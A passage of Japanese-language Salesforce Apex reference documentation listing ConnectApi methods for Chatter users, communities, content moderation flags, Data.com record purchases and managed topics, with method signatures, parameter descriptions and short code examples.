
ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserPage getUsers(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

戻り値

型: ConnectApi.UserPage

getUsers(communityId, pageParam, pageSize)

ユーザの指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserPage getUsers(String communityId, Integer pageParam,
Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.UserPage

searchUserGroups(communityId, userId, q)

指定された検索条件と一致するグループの最初のページを返します。

API バージョン

30.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserGroupPage searchUserGroups(String communityId, String
userId, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

ユーザの ID。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: ConnectApi.UserGroupPage

コンテキストユーザがメンバーであるグループのページ設定されたリスト。

searchUserGroups(communityId, userId, q, pageParam, pageSize)

指定された検索条件に一致するユーザの指定されたページを返します。

API バージョン

30.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserGroupPage searchUserGroups(String communityId, String
userId, String q, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String
ユーザの ID。

q
型: String
必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: Integer
返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer
ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.UserGroupPage`

コンテキストユーザがメンバーであるグループのページ設定されたリスト。

searchUsers(communityId, q)

指定された検索条件と一致するユーザの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserPage searchUsers(String communityId, String q)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String
必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

戻り値

型: `ConnectApi.UserPage`

searchUsers(communityId, q, pageParam, pageSize)

指定された検索条件と一致するユーザの指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserPage searchUsers(String communityId, String q, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
: 型: String

  コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
: 型: String

  必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
: 型: Integer

  返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
: 型: Integer

  ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.UserPage`

searchUsers(communityId, q, searchContextId, pageParam, pageSize)

指定された検索条件と一致するユーザの指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserPage searchUsers(String communityId, String q, String
searchContextId, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

searchContextId
型: String

フィード @メンションの検索結果を絞り込むフィード項目 ID。最も役に立つ結果が最初に表示されます。この引数を指定する場合は、500件を超える結果をクエリできず、検索語にワイルドカードも使用できません。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.UserPage

setPhoto(communityId, userId, fileId, versionNumber)

指定された、すでにアップロードされているファイルにユーザの写真を設定します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhoto(String communityId, String userId, String
fileId, Integer versionNumber)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード me。

fileId
型: String

すでにアップロードされたファイルの ID。ファイルは画像であり、2 MB 未満である必要があります。

versionNumber
型: Integer

既存ファイルのバージョン番号。既存のバージョン番号を指定するか、null を指定して最新バージョンを取得します。

戻り値

型: ConnectApi.Photo

使用方法

写真は非同期に処理され、すぐには表示されない場合があります。

setPhoto(communityId, userId, fileUpload)

指定されたユーザの写真として、提供されたblobを設定します。画像として使用できるコンテンツタイプである必要があります。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhoto(String communityId, String userId,
ConnectApi.BinaryInput fileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード me。

fileUpload
型: ConnectApi.BinaryInput

写真として使用するファイル。画像として使用できるコンテンツタイプである必要があります。

戻り値

型: ConnectApi.Photo

使用方法

写真は非同期に処理され、すぐには表示されない場合があります。

setPhotoWithAttributes(communityId, userId, photo)

指定されたユーザの写真として既存のファイルを設定してトリミングします。画像として使用できるコンテンツタイプである必要があります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード me。

photo
型: ConnectApi.PhotoInput

ファイル ID、バージョン番号、およびトリミングパラメータを指定する ConnectApi.PhotoInput オブジェクト。

戻り値

型: ConnectApi.Photo

使用方法

写真は非同期に処理され、すぐには表示されない場合があります。

setPhotoWithAttributes(communityId, userId, photo, fileUpload)

指定されたユーザの写真として、提供されたblobを設定してトリミングします。画像として使用できるコンテンツタイプである必要があります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード me。

photo
型: ConnectApi.PhotoInput

トリミングパラメータを指定する ConnectApi.PhotoInput オブジェクト。

fileUpload
型: ConnectApi.BinaryInput

写真として使用するファイル。画像として使用できるコンテンツタイプである必要があります。

戻り値

型: ConnectApi.Photo

使用方法

写真は非同期に処理され、すぐには表示されない場合があります。

updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)

指定されたユーザのデフォルトの Chatter 設定を更新します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserChatterSettings updateChatterSettings(String communityId,
String userId, ConnectApi.GroupEmailFrequency defaultGroupEmailFrequency)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

userId

型: String

コンテキストユーザの ID またはキーワード me。

defaultGroupEmailFrequency

型: ConnectApi.GroupEmailFrequency

defaultGroupEmailFrequency — グループからユーザがメールを受信する頻度を指定します。値は次のとおりです。

- EachPost
- DailyDigest
- WeeklyDigest
- Never
- UseDefault

updateChatterSettings をコールするとデフォルト値が設定されるため、*defaultGroupEmailFrequency* パラメータに UseDefault 値を渡さないでください。

戻り値

型: ConnectApi.UserChatterSettings

updateUser(communityId, userId, userInput)

ユーザの [自己紹介] セクションを更新します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserDetail updateUser(String communityId, String userId,
ConnectApi.UserInput userInput)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String
コンテキストユーザの ID またはキーワード me。

userInput
型: ConnectApi.UserInput
更新情報を指定します。

戻り値

型: ConnectApi.UserDetail

ChatterUsers テストメソッド

ChatterUsers のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して ConnectApi コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

setTestSearchUsers(communityId, q, result)

一致する ConnectApi.searchUsers メソッドをテストコンテキストでコールするときに返される ConnectApi.UserPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0

署名

```
public static Void setTestSearchUsers(String communityId, String q, ConnectApi.UserPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.UserPage

テストデータを含むオブジェクト。

戻り値

型: Void

setTestSearchUsers(communityId, q, pageParam, pageSize, result)

一致する ConnectApi.searchUsers メソッドをテストコンテキストでコールするときに返される ConnectApi.UserPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0

署名

```
public static Void setTestSearchUsers(String communityId, String q, Integer pageParam, Integer pageSize, ConnectApi.UserPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

result
型: ConnectApi.UserPage

テストデータを含むオブジェクト。

戻り値

型: Void

setTestSearchUsers(communityId, q, searchContextId, pageParam, pageSize, result)

一致する ConnectApi.searchUsers メソッドをテストコンテキストでコールするときに返される ConnectApi.UserPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0

署名

```
public static Void setTestSearchUsers(String communityId, String q, String
searchContextId, Integer pageParam, Integer pageSize, ConnectApi.UserPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

searchContextId

型: String

フィード @メンションの検索結果を絞り込むフィード項目 ID。最も役に立つ結果が最初に表示されます。この引数を指定する場合は、500件を超える結果をクエリできず、検索語にワイルドカードも使用できません。

pageParam

型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

result

型: ConnectApi.UserPage

テストデータを含むオブジェクト。

戻り値

型: Void

Communities クラス

組織内のコミュニティに関する一般情報にアクセスします。

名前空間

ConnectApi

Communities メソッド

Communities のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getCommunities()
コンテキストユーザがアクセスできるコミュニティのリストを返します。

getCommunities(communityStatus)
コンテキストユーザがアクセスできる、指定された状況のコミュニティのリストを返します。

getCommunity(communityId)
特定のコミュニティに関する情報を返します。

getCommunities()

コンテキストユーザがアクセスできるコミュニティのリストを返します。

API バージョン

28.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.CommunityPage getCommunities()
```

戻り値

型: ConnectApi.CommunityPage

getCommunities(communityStatus)

コンテキストユーザがアクセスできる、指定された状況のコミュニティのリストを返します。

API バージョン

28.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.CommunityPage getCommunities(ConnectApi.CommunityStatus
communityStatus)
```

パラメータ

communityStatus
型: ConnectApi.CommunityStatus

communityStatus — コミュニティの状況を指定します。値は次のとおりです。

- Live

- Inactive
- UnderConstruction

戻り値

型: ConnectApi.CommunityPage

getCommunity(communityId)

特定のコミュニティに関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Community getCommunity(String communityId)
```

パラメータ

communityId
型: String

communityId の ID を指定する必要があります。null または 'internal' は指定できません。

戻り値

型: ConnectApi.Community

CommunityModeration クラス

コミュニティのフィード項目およびコメントのフラグに関する情報にアクセスします。コメントおよびフィード項目に対して1つ以上のフラグを追加および削除できます。すべてのフラグ付きフィード項目およびコメントを含むフィードを表示するには、ConnectApi.ChatterFeeds.getFeedItemsFromFeed メソッドに ConnectApi.FeedType.Moderation を渡します。

名前空間

ConnectApi

CommunityModeration メソッド

CommunityModeration のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

removeFlagsOnComment(communityId, commentId, userId)

コメントからモデレーションフラグを削除します。コメントからフラグを削除するには、コンテキストユーザがそのフラグを追加しているか、「コミュニティフィードのモデレート」権限を持っている必要があります。

removeFlagFromFeedElement(communityId, feedElementId, userId)

フィード要素からモデレーションフラグを削除します。フィード要素からフラグを削除するには、コンテキストユーザがそのフラグを追加しているか、「コミュニティフィードのモデレート」権限を持っている必要があります。

removeFlagsOnFeedItem(communityId, feedItemId, userId)

フィード項目からモデレーションフラグを削除します。フィード項目からフラグを削除するには、コンテキストユーザがそのフラグを追加しているか、「コミュニティフィードのモデレート」権限を持っている必要があります。

addFlagToComment(communityId, commentId)

コメントにモデレーションフラグを追加します。コメントにフラグを追加するには、コミュニティで［メンバーにコンテンツのフラグの設定を許可］が選択されている必要があります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId

型: String

コメントの ID。

戻り値

型: `ConnectApi.ModerationFlags`

addFlagToComment(communityId, commentId, visibility)

表示を指定して、コメントにモデレーションフラグを追加します。コメントにフラグを追加するには、コミュニティで［メンバーにコンテンツのフラグの設定を許可］が選択されている必要があります。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId, ConnectApi.CommunityFlagVisibility visibility)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String

コメントの ID。

visibility
型: ConnectApi.CommunityFlagVisibility

さまざまなユーザ種別でのフラグの表示動作を指定します。

- `ModeratorsOnly` — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。
- `SelfAndModerators` — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。

戻り値

型: ConnectApi.ModerationFlags

addFlagToFeedElement(communityId, feedElementId)

フィード要素にモデレーションフラグを追加します。フィード要素にフラグを追加するには、コミュニティで［メンバーにコンテンツのフラグの設定を許可］が選択されている必要があります。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

戻り値

型: ConnectApi.ModerationCapability Class

フィード要素がこの機能をサポートしていない場合、戻り値は`ConnectApi.NotFoundException`(ページ 1506)になります。

addFlagToFeedElement(communityId, feedElementId, visibility)

表示を指定して、フィード要素にモデレーションフラグを追加します。フィード要素にフラグを追加するには、コミュニティで［メンバーにコンテンツのフラグの設定を許可］が選択されている必要があります。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

visibility
型: ConnectApi.CommunityFlagVisibility

さまざまなユーザ種別でのフラグの表示動作を指定します。次のいずれかの値にします。

- `ModeratorsOnly` — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。
- `SelfAndModerators` — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。

戻り値

型: ConnectApi.ModerationCapability Class

フィード要素がこの機能をサポートしていない場合、戻り値は`ConnectApi.NotFoundException`(ページ 1506)になります。

addFlagToFeedItem(communityId, feedItemId)

フィード項目にモデレーションフラグを追加します。フィード項目にフラグを追加するには、コミュニティで［メンバーにコンテンツのフラグの設定を許可］が選択されている必要があります。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、addFlagToFeedElement(communityId, feedElementId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags addFlagToFeedItem(String communityId, String feedItemId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

戻り値

型: ConnectApi.ModerationFlags

addFlagToFeedItem(communityId, feedItemId, visibility)

表示を指定して、フィード項目にモデレーションフラグを追加します。フィード項目にフラグを追加するには、コミュニティで［メンバーにコンテンツのフラグの設定を許可］が選択されている必要があります。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、addFlagToFeedElement(communityId, feedElementId, visibility) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags addFlagToFeedItem(String communityId, String feedItemId, ConnectApi.CommunityFlagVisibility visibility)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId

型: String

フィード項目の ID。

visibility

型: ConnectApi.CommunityFlagVisibility

さまざまなユーザ種別でのフラグの表示動作を指定します。

- ModeratorsOnly — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。
- SelfAndModerators — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。

戻り値

型: ConnectApi.ModerationFlags

getFlagsOnComment(communityId, commentId)

コメントのモデレーションフラグを取得します。フラグを取得するには、コンテキストユーザが「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags getFlagsOnComment(String communityId, String commentId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String
コメントの ID。

戻り値

型: `ConnectApi.ModerationFlags`

getFlagsOnComment(communityId, commentId, visibility)

表示を指定して、コメントのモデレーションフラグを取得します。フラグを取得するには、コンテキストユーザが「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags getFlagsOnComment(String communityId, String commentId, ConnectApi.CommunityFlagVisibility visibility)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

commentId
型: String

コメントの ID。

visibility
型: ConnectApi.CommunityFlagVisibility

さまざまなユーザ種別でのフラグの表示動作を指定します。

- ModeratorsOnly — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。
- SelfAndModerators — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。

戻り値

型: ConnectApi.ModerationFlags

getFlagsOnFeedElement(communityId, feedElementId)

フィード要素のモデレーションフラグを取得します。フラグを取得するには、コンテキストユーザが「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationCapability getFlagsOnFeedElement(String communityId,
String feedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

戻り値

型: ConnectApi.ModerationCapability Class

フィード要素がこの機能をサポートしていない場合、戻り値は`ConnectApi.NotFoundException`(ページ 1506)になります。

getFlagsOnFeedElement(communityId, feedElementId, visibility)

表示を指定して、フィード要素のモデレーションフラグを取得します。フラグを取得するには、コンテキストユーザが「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationCapability getFlagsOnFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId

型: String

フィード要素の ID。

visibility

型: ConnectApi.CommunityFlagVisibility

さまざまなユーザ種別でのフラグの表示動作を指定します。次のいずれかの値にします。

- `ModeratorsOnly` — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。
- `SelfAndModerators` — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。

戻り値

型: ConnectApi.ModerationCapability Class

フィード要素がこの機能をサポートしていない場合、戻り値は ConnectApi.NotFoundException (ページ 1506) になります。

getFlagsOnFeedItem(communityId, feedItemId)

フィード項目のモデレーションフラグを取得します。フラグを取得するには、コンテキストユーザが「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、getFlagsOnFeedElement(communityId, feedElementId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags getFlagsOnFeedItem(String communityId, String feedItemId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String
フィード項目の ID。

戻り値

型: ConnectApi.ModerationFlags

getFlagsOnFeedItem(communityId, feedItemId, visibility)

表示を指定して、フィード項目のモデレーションフラグを取得します。フラグを取得するには、コンテキストユーザが「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、getFlagsOnFeedElement(communityId, feedElementId, visibility) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags getFlagsOnFeedItem(String communityId, String feedItemId, ConnectApi.CommunityFlagVisibility visibility)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

visibility
型: ConnectApi.CommunityFlagVisibility

さまざまなユーザ種別でのフラグの表示動作を指定します。

- `ModeratorsOnly` — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。
- `SelfAndModerators` — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。

戻り値

型: ConnectApi.ModerationFlags

removeFlagsOnComment(communityId, commentId, userId)

コメントからモデレーションフラグを削除します。コメントからフラグを削除するには、コンテキストユーザがそのフラグを追加しているか、「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags removeFlagsOnComment(String communityId, String commentId, String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String
コメントの ID。

userId
型: String
ユーザの ID。

戻り値

型: Void

removeFlagFromFeedElement(communityId, feedElementId, userId)

フィード要素からモデレーションフラグを削除します。フィード要素からフラグを削除するには、コンテキストユーザがそのフラグを追加しているか、「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static void removeFlagFromFeedElement(String communityId, String feedElementId,
String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String
フィード要素の ID。

userId
型: String

ユーザの ID。

戻り値

型: ConnectApi.ModerationCapability Class

フィード要素がこの機能をサポートしていない場合、戻り値は `ConnectApi.NotFoundException` (ページ 1506) になります。

removeFlagsOnFeedItem(communityId, feedItemId, userId)

フィード項目からモデレーションフラグを削除します。フィード項目からフラグを削除するには、コンテキストユーザがそのフラグを追加しているか、「コミュニティフィードのモデレート」権限を持っている必要があります。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、removeFlagFromFeedElement(communityId, feedElementId, userId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ModerationFlags removeFlagsOnFeedItem(String communityId,
String feedItemId, String userId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId

型: String

フィード項目の ID。

userId

型: String

ユーザの ID。

戻り値

型: Void

Datacloud クラス

Data.com の取引先責任者または企業レコードを購入し、購入情報を取得します。

名前空間

ConnectApi.Datacloud

使用方法

ConnectApi.Datacloud クラスを使用し、Data.com から取引先責任者または企業レコードをポイントで購入します。また組織の Data.com レコード購入情報を取得します。

このセクションの内容:

Datacloud メソッド

`Datacloud` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getCompaniesFromOrder(orderId, pageSize, page)

特定の `orderId` で購入した企業レコードのリストを取得します。`getCompaniesFromOrder(`*`orderId`*`, `*`page`*`, `*`pageSize`*`)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DatacloudCompanies getCompaniesFromOrder(String orderId, String pageSize, String page)
```

パラメータ

`orderId`
型: String
注文を識別する一意の数値。

`page`
型: String
返すページのページ番号。

`pageSize`
型: String
1 ページに表示する企業の数。デフォルトの *`pageSize`* は 25 です。

戻り値

型: ConnectApi.DatacloudCompanies

getCompany(companyId)

識別番号から企業レコードを取得します。`getCompany(`*`companyId`*`)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DataCloudCompany getCompany(String companyId)
```

パラメータ

companyId
型: String

Data.com データベース内での企業の数値識別子。

戻り値

型: ConnectApi.DataCloudCompany

例

```
ConnectApi.DataCloudCompany DataCloudCompanyRep = ConnectApi.Datacloud.getCompany(companyId);
```

getContact(contactId)

識別番号から取引先責任者レコードを取得します。`getContact(contactId)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DataCloudContact getContact(String contactId)
```

パラメータ

contactId
型: String

Data.com データベース内で取引先責任者を識別する一意の数値文字列。

戻り値

型: ConnectApi.DataCloudContact

例

```
ConnectApi.DataCloudContact DataCloudContactRep = ConnectApi.Datacloud.getContact(contactId);
```

getContactsFromOrder(orderId, page, pageSize)

特定の `orderId` で購入した取引先責任者のリストを取得します。`getContactsFromOrder(orderId, page, pageSize)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DatacloudContacts getContactsFromOrder(String orderId, String page, String pageSize)
```

パラメータ

orderId
型: String
注文に関連付けられた一意の数値。

page
型: String
返すページのページ番号。

pageSize
型: String
1 ページに表示する取引先責任者の数。デフォルトの *pageSize* は 25 です。

戻り値

型: ConnectApi.DatacloudContacts

getOrder(orderId)

特定の `orderId` で購入したレコードを取得します。`getOrder(orderId)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DataCloudOrder getOrder(String orderId)
```

パラメータ

orderId
型: String

注文を識別する一意の数値。

戻り値

型: ConnectApi.DataCloudOrder

例

```
ConnectApi.DataCloudOrder datacloudOrderRep = ConnectApi.Datacloud.getOrder(orderId);
```

getUsage(userId)

特定のユーザについて購入利用状況情報を取得します。`getUsage(userId)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DataCloudPurchaseUsage getUsage(String userId)
```

パラメータ

userId
型: String

1 人のユーザを識別する一意の数値。

戻り値

型: ConnectApi.DataCloudPurchaseUsage

例

```
ConnectApi.DataCloudPurchaseUsage datacloudPurchaseUsageRep =
ConnectApi.Datacloud.getUsage(userId);
```

postOrder(orderInput)

入力ファイル内にリストされたレコードを購入します。
`postOrder(ConnectApi.DataCloudOrderInput`*`orderInput`*`)` をコールします。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.DatacloudOrder postOrder(ConnectApi.DatacloudOrderInput
orderInput)
```

パラメータ

`orderInput`
型: ConnectApi.DatacloudOrderInput
入手する取引先責任者または企業の ID が含まれるリスト。

戻り値

型: ConnectApi.DatacloudOrder

例

```
ConnectApi.DatacloudOrderInput inputOrder=new ConnectApi.DatacloudOrderInput();

List<String> ids=new List<String>();

ids.add('1234');

inputOrder.companyIds=ids;

ConnectApi.DatacloudOrder datacloudOrderRep = ConnectApi.Datacloud.postOrder(inputOrder);
```

ManagedTopics クラス

コミュニティの管理トピックに関する情報にアクセスします。管理トピックを作成、削除、および並び替えます。

名前空間

ConnectApi

ManagedTopics メソッド

`ManagedTopics` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

createManagedTopic(communityId, recordId, managedTopicType)

指定されたコミュニティに特定の種別の管理トピックを作成します。

API バージョン

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ManagedTopic createManagedTopic(String communityId, String
